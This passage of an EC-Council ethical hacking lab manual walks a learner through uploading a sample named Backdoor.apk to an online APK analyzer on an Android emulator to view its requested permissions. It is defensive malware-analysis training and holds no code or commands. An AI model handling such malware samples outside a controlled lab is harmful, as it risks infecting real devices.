
1. Turn on the **Android** emulator machine.
2. Switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.

   Note: Restart the machine, if it non-responsive.
3. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.
4. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

   Note: If a cookie notification pop-up appears, click **Got it!**
5. Click the **Drop APK here or click to select file** field to upload an APK file from the device.


   Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



6. In the **Choose an action** pop-up, click **Files**.


   Note: If Chrome pop-up appears, click **ALLOW**.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Downloads** screen appears; double-click the **Backdoor.apk** file.

   Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the ellipse icon in the top-left corner.




8. The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

